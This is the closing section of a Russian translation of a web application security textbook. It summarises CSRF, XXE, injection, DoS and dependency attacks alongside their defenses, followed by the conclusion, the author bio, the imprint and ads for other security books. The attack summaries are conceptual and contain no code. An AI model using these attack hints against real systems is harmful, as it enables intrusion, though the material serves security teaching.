- Подделка межсайтовых запросов возможна благодаря доверительным отношениям между сайтами и браузером. В результате неправильно настроенное приложение может принимать запросы на повышение привилегий от имени пользователей, которые случайно перешли по ссылке или заполнили веб-форму.
- Если самые очевидные варианты (HTTP-запросы `GET` с изменением состояния) уже отфильтрованы, следует рассмотреть альтернативные средства атаки, такие как веб-формы.

Атака на внешние сущности XML (XXE)

- Недостаток спецификации XML приводит к утечке конфиденциальных файлов сервера при ответе на легитимный запрос в формате XML. Подобное происходит из-за некорректных настроек синтаксического анализатора XML.
- Эти уязвимости часто возникают там, где данные запроса передаются клиентом в XML или XML-подобном формате. В более сложных приложениях XXE-атаки выполняется косвенными методами. Возможность для таких методов появляется, когда сервер формирует из пользовательских данных XML-файл для отправки синтаксическому анализатору XML вместо того, чтобы принять объект XML напрямую.

Атаки с внедрением кода

- Хотя атаки с внедрением SQL-кода известны лучше всего, их можно провести с любой утилиты CLI, которую сервер использует в ответ на запрос API.

- Базы данных SQL часто основательно защищены от внедрения кода. Для проверки на наличие уязвимостей к таким атакам идеально подходят автоматизированные тесты, так как процедуры внедрения кода хорошо задокументированы. Если внедрить код в базу данных SQL не удается, в качестве потенциальных целей можно рассмотреть программы для сжатия изображений, утилиты резервного копирования и другие интерфейсы командной строки.

Отказ в обслуживании (DoS)

- DoS-атаки причиняют самый разный ущерб — от раздражающего снижения производительности сервера до полной недоступности приложения для законных пользователей.
- DoS-атаки могут быть нацелены на механизмы оценки регулярных выражений, ресурсоемкие серверные процессы, а также просто на стандартные приложения или сетевые функции с огромными объемами трафика или запросов.

Эксплуатация сторонних зависимостей

- Сторонние зависимости легко становятся одним из самых простых векторов атаки. Это происходит из-за целого ряда факторов, в том числе потому, что часто они не проверяются так же тщательно, как собственный код.
- Базы данных CVE с открытым исходным кодом можно использовать для поиска информации о ранее обнаруженных уязвимостях в хорошо известных зависимостях, эксплуатация которых может повлиять на работу целевого приложения.

Защита

Безопасная архитектура приложения

- Создание безопасного веб-приложения начинается с проектирования архитектуры. Уязвимость, обнаруженная на этом этапе, может стоить в 60 раз дешевле, чем уязвимость, обнаруженная в производственном коде.
- Безопасная архитектура позволяет снизить общие риски в масштабе всего приложения, что намного лучше мер, принимаемых при возникновении необходимости, которые могут оказаться несогласованными или недостаточными.

Проверка безопасности кода

- После принятия решения о безопасной архитектуре приложения следует установить процесс проверки безопасности кода, чтобы предотвратить проникновение распространенных и легко обнаруживаемых дыр в безопасности в производственную среду.
- Добавленные к этому проверки безопасности не меняют порядок процедуры. Отличие заключается в типе выявляемых ошибок и в порядке рассмотрения файлов и модулей с учетом временных ограничений.

Обнаружение уязвимостей

- В идеале уязвимости следует выявлять до выхода готовой версии приложения. К сожалению, часто это не так. Не существует методов, которыми можно воспользоваться, чтобы уменьшить количество уязвимостей в производственной версии.
- Можно не только создать собственный конвейер обнаружения уязвимостей, но и воспользоваться услугами сторонних специалистов, например пентестеров или охотников за багами. Такие меры не только помогают обнаруживать уязвимости на раннем этапе, но и побуждают хакеров за деньги сообщать об уязвимостях, а не продавать информацию о них на черном рынке или эксплуатировать уязвимости самостоятельно.

Управление уязвимостями

- Каждую обнаруженную уязвимость следует воспроизвести и отсортировать по приоритету. Уязвимость следует оценивать по степени ее потенциального воздействия, чтобы определиться со срочностью ее исправления.
- Существует ряд алгоритмов оценки серьезности уязвимости, из которых наиболее известен CVSS. Подобные алгоритмы обязательно должны быть в каждой организации. Неважно, каким образом идет подсчет баллов — важно, что алгоритм внедрен и применяется. У каждой системы оценки есть свой предел погрешности, но если она умеет классифицировать уязвимости по степени риска, который они несут, то это поможет расставить приоритеты в очередности исправления ошибок.

Противодействие XSS-атакам

- Атаки XSS можно смягчить в разных местах стека веб-приложения очисткой на уровне API, в базе данных или на клиенте. Поскольку XSS-атаки нацелены на клиент, именно на его стороне следует реализовывать меры по снижению рисков.

- Простых XSS-уязвимостей можно избежать грамотным написанием кода, в частности связанного с DOM. Сложнее устранить XSS-уязвимости, зависящие от приемников DOM. Более того, трудности могут возникнуть уже при попытке их воспроизведения! Поэтому важно знать наиболее распространенные приемники и источники для каждого типа XSS.

Противодействие CSRF-атакам

- Подделка межсайтовых запросов возможна благодаря доверительным отношениям между сайтом и браузером. Уменьшить вероятность CSRF-атаки можно с помощью введения дополнительных правил для запросов на изменение состояния, которые лишают браузер возможности автоматически выполнить запрос.
- Существует множество средств смягчения рисков, которые несут CSRF-уязвимости — от простого запрета запросов `GET` с изменением состояния в кодовой базе до реализации CSRF-токенов и требования двухфакторной аутентификации для запросов к API с повышенными правами доступа.

Противодействие XXE-атакам

- Большинство XXE-атак очень просто осуществить и при этом от них так же просто защититься. Все современные XML-анализаторы предоставляют возможность отключать внешние объекты.
- Более продвинутые варианты защиты от XXE-атак включают возможность перехода к XML-подобным форматам и их анализаторам, таким как SVG, PDF, RTF и т. п.

Противодействие внедрению

- Атаки с внедрением кода, нацеленные на базы данных SQL, можно остановить или уменьшить с помощью правильной конфигурации SQL и генерации SQL-запросов (например, с использованием подготовленных операторов).
- Труднее обнаружить и предотвратить атаки с внедрением кода, нацеленные на интерфейсы командной строки. При разработке таких инструментов, как CLI, и их внедрении следует придерживаться передовых методов, таких как принцип минимальных привилегий и разделения ответственности.

Противодействие DoS-атакам

- Организуемые одиночками DoS-атаки можно смягчить, если сканировать регулярные выражения с целью обнаружить шаблоны, приво-

дящие к поиску с возвратом, закрывать доступ пользовательских API-интерфейсов к функциям, которые потребляют значительные ресурсы сервера, и по необходимости ограничивать скорость для этих функций.

- Защититься от DDoS-атак сложнее. Защитные меры нужно начинать с брандмауэра и постепенно повышать их. Потенциальным решением может стать блокировка трафика и помощь службы управления брандмауэром, которая специализируется на DDoS-атаках.

Защита сторонних зависимостей

- Сторонние зависимости зачастую становятся причиной дыр в безопасности современных веб-приложений. Из-за их неконтролируемого включения в структуру в сочетании с разнообразными проверками безопасности зачастую они становятся причиной отказа приложения.
- Объем привилегий, который получают сторонние зависимости, как и количество этих зависимостей, следует ограничивать до минимально необходимого. Перед интеграцией все зависимости следует проверять, например, через сравнение с базой данных CVE. Возможно, кто-то уже сообщил об уязвимостях, которые могут повлиять на приложение в результате интеграции.

ГЛАВА 29

Заключение

Вы завершили чтение книги «Безопасность веб-приложений». Очень надеюсь, что вы узнали много нового о защите и эксплуатации веб-приложений и получили знания, которым сможете найти хорошее применение в других областях. Вам еще многое предстоит узнать. Чтобы стать экспертом по безопасности веб-приложений, нужно будет познакомиться со множеством других тем, технологий и сценариев.

Эта книга — не исчерпывающий справочник и не набор уроков по безопасности веб-приложений. Темы были отобраны мной специально на основе нескольких критериев.

Во-первых, мне хотелось рассказать о вещах, применимых ко многим веб-приложениям. Я пытался наполнить книгу практической информацией, которую можно было бы усвоить и затем применить с пользой.

Во-вторых, для понимания каждой следующей темы читателю либо достаточно имеющихся знаний и навыков, либо хватит информации из предыдущих глав. Я старался сделать так, чтобы сложность каждой темы и необходимые для ее понимания знания постепенно увеличивались по мере чтения. Если бы я планировал, что в процессе придется искать информацию в других источниках, у меня получился бы справочник, а не увлекательная книга, которую легко читать от и до.

В-третьих, чтобы книга легко воспринимать от начала до конца, каждая тема должна иметь какое-то отношение к другим. К сожалению, мне попадалось мало технических книг и еще меньше книг по безопасности, информация в которых подавалась бы таким образом, чтобы можно было просто открыть одну из них и начать обучение с того места, где я остановился, без необходимости прыгать туда и обратно или искать что-то в интернете.

Не могу обещать, что моя книга соответствует всем этим критериям. Но я сделал все возможное, чтобы систематизировать и отрегулировать ее содержание. И надеюсь, что мои читатели многому научились в процессе чтения и приятно провели время.

Я буду очень счастлив, если моя книга поможет кому-то стать хорошим профессионалом, устранить дыру в системе безопасности приложения или получить работу в сфере безопасности. Спасибо, что нашли время на чтение, и желаю вам всего наилучшего в ваших будущих начинаниях по обеспечению безопасности.

Об авторе

Эндрю Хоффман (Andrew Hoffman) — старший инженер по безопасности в компании Salesforce.com, где отвечает за безопасность групп JavaScript, Node.js и OSS. Он специализируется на глубоких уязвимостях DOM и JavaScript. Работал со всеми основными поставщиками браузеров, а также с TC39 и WHATWG — организациями, ответственными за разработку будущих версий JavaScript и DOM-браузера.

Эндрю внес свой вклад в готовящуюся к выпуску функцию Realms, призванную обеспечить изоляцию пространства имен на уровне языка в качестве встроенной функции JavaScript. Еще Эндрю изучает потенциальное влияние на безопасность «модулей без сохранения состояния (безопасных/чистых)», значительно снижающих риск от выполнения пользовательского кода JavaScript на веб-порталах.

Об обложке

На обложке книги вы видите эскимосскую собаку. Эта порода также известна как канадская инуитская собака или эскимосская лайка. Генетически она идентична гренландским собакам. Всех этих собак независимо от породы относят к виду *Canis familiaris* из-за их способности скрещиваться между собой. Эскимосские собаки — одна из старейших пород в Северной Америке, которая, как считается, появилась еще 10 000 лет назад и произошла от серых волков (*Canis lupus*).

Толстая двухслойная шерсть с водонепроницаемым внешним слоем позволила эскимосским собакам адаптироваться к арктической среде обитания. Из-за хвоста колечком и заостренных ушей эти животные похожи еще одну рабочую собаку, живущую в суровых климатических условиях, — хаски. Эскимосские собаки не развивают такую скорость, как хаски, зато у них сильная шея, широкие плечи, мощный шаг и завидная выносливость, что делает их идеальными для охоты или в упряжке. В среднем они весят от 18 до 40 килограммов и достигают 60–75 сантиметров роста. Живут такие собаки около 12–14 лет. Кормят их пищей с высоким содержанием белка: в прошлом это было мясо тюленей, моржей и канадских оленей.

Популяция эскимосских собак невелика, но предпринимаемые с недавнего времени усилия по защите породы способствуют ее выживанию. На обложках книг издательства O'Reilly часто изображаются животные, находящиеся под угрозой исчезновения — все они важны для планеты.

Цветная иллюстрация сделана Карен Монтгомери (Karen Montgomery) на основе черно-белой гравюры из Малого энциклопедического словаря Мейера.

Эндрю Хоффман

Безопасность веб-приложений

Перевела с английского И. Рузмайкина

Заведующая редакцией	*Ю. Сергиенко*
Ведущий редактор	*А. Юринова*
Литературный редактор	*Ю. Зорина*
Художественный редактор	*В. Мостипан*
Корректоры	*С. Беляева, Г. Шкатова*
Верстка	*Л. Егорова*

Изготовлено в России. Изготовитель: ООО «Прогресс книга».
Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург,
Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.

Дата изготовления: 07.2021. Наименование: книжная продукция. Срок годности: не ограничен.

Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.

Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.

Подписано в печать 29.06.21. Формат 70×100/16. Бумага офсетная. Усл. п. л. 27,090. Тираж 700. Заказ 0000.

Джон Эриксон

ХАКИНГ: ИСКУССТВО ЭКСПЛОЙТА
2-е издание

Каждый программист по сути своей — хакер. Ведь первоначально хакингом называли поиск искусного и неочевидного решения. Понимание принципов программирования помогает находить уязвимости, а навыки обнаружения уязвимостей помогают создавать программы, поэтому многие хакеры занимаются тем и другим одновременно. Интересные нестандартные ходы есть как в техниках написания элегантных программ, так и в техниках поиска слабых мест.

С чего начать? Чтобы перезаписывать память с помощью переполнения буфера, получать доступ к удаленному серверу и перехватывать соединения, вам предстоит программировать на Си и ассемблере, использовать шелл-код и регистры процессора, познакомиться с сетевыми взаимодействиями и шифрованием и многое другое.

Как бы мы ни хотели верить в чудо, программное обеспечение и компьютерные сети, от которых зависит наша повседневная жизнь, обладают уязвимостями.

Джейсон Андресс

ЗАЩИТА ДАННЫХ. ОТ АВТОРИЗАЦИИ ДО АУДИТА

Чем авторизация отличается от аутентификации? Как сохранить конфиденциальность и провести тестирование на проникновение? Автор отвечает на все базовые вопросы и на примерах реальных инцидентов рассматривает операционную безопасность, защиту ОС и мобильных устройств, а также проблемы проектирования сетей. Книга подойдет для новичков в области информационной безопасности, сетевых администраторов и всех интересующихся. Она станет отправной точкой для карьеры в области защиты данных.

Наиболее актуальные темы: Принципы современной криптографии, включая симметричные и асимметричные алгоритмы, хеши и сертификаты • Многофакторная аутентификация и способы использования биометрических систем и аппаратных токенов для ее улучшения • Урегулирование вопросов защиты компьютерных систем и данных • Средства защиты от вредоносных программ, брандмауэры и системы обнаружения вторжений • Переполнение буфера, состояние гонки и другие уязвимости.

КУПИТЬ

Шива Парасрам, Алекс Замм, Теди Хериянто, Шакил Али

KALI LINUX. ТЕСТИРОВАНИЕ НА ПРОНИКНОВЕНИЕ И БЕЗОПАСНОСТЬ

4-е издание Kali Linux 2018: Assuring Security by Penetration Testing предназначено для этических хакеров, пентестеров и специалистов по IT-безопасности. От читателя требуются базовые знания операционных систем Windows и Linux. Знания из области информационной безопасности будут плюсом и помогут вам лучше понять изложенный в книге материал.

Чему вы научитесь: • Осуществлять начальные этапы тестирования на проникновение, понимать область его применения • Проводить разведку и учет ресурсов в целевых сетях • Получать и взламывать пароли • Использовать Kali Linux NetHunter для тестирования на проникновение беспроводных сетей • Составлять грамотные отчеты о тестировании на проникновение • Ориентироваться в структуре стандарта PCI-DSS и инструментах, используемых для сканирования и тестирования на проникновение.

Пол Тронкон, Карл Олбинг

BASH И КИБЕРБЕЗОПАСНОСТЬ: АТАКА, ЗАЩИТА И АНАЛИЗ ИЗ КОМАНДНОЙ СТРОКИ LINUX

Командная строка может стать идеальным инструментом для обеспечения кибербезопасности. Невероятная гибкость и абсолютная доступность превращают стандартный интерфейс командной строки (CLI) в фундаментальное решение, если у вас есть соответствующий опыт.

Авторы Пол Тронкон и Карл Олбинг рассказывают об инструментах и хитростях командной строки, помогающих собирать данные при упреждающей защите, анализировать логи и отслеживать состояние сетей. Пентестеры узнают, как проводить атаки, используя колоссальный функционал, встроенный практически в любую версию Linux.

Лиз Райс

БЕЗОПАСНОСТЬ КОНТЕЙНЕРОВ. ФУНДАМЕНТАЛЬНЫЙ ПОДХОД К ЗАЩИТЕ КОНТЕЙНЕРИЗИРОВАННЫХ ПРИЛОЖЕНИЙ

Во многих организациях приложения работают в облачных средах, обеспечивая масштабируемость и отказоустойчивость с помощью контейнеров и средств координации. Но достаточно ли защищена развернутая система? В этой книге, предназначенной для специалистов-практиков, изучаются ключевые технологии, с помощью которых разработчики и специалисты по защите данных могут оценить риски для безопасности и выбрать подходящие решения.

Лиз Райс исследует вопросы построения контейнерных систем в Linux. Узнайте, что происходит при развертывании контейнеров и научитесь оценивать возможные риски для безопасности развертываемой системы. Приступайте, если используете Kubernetes или Docker и знаете базовые команды Linux.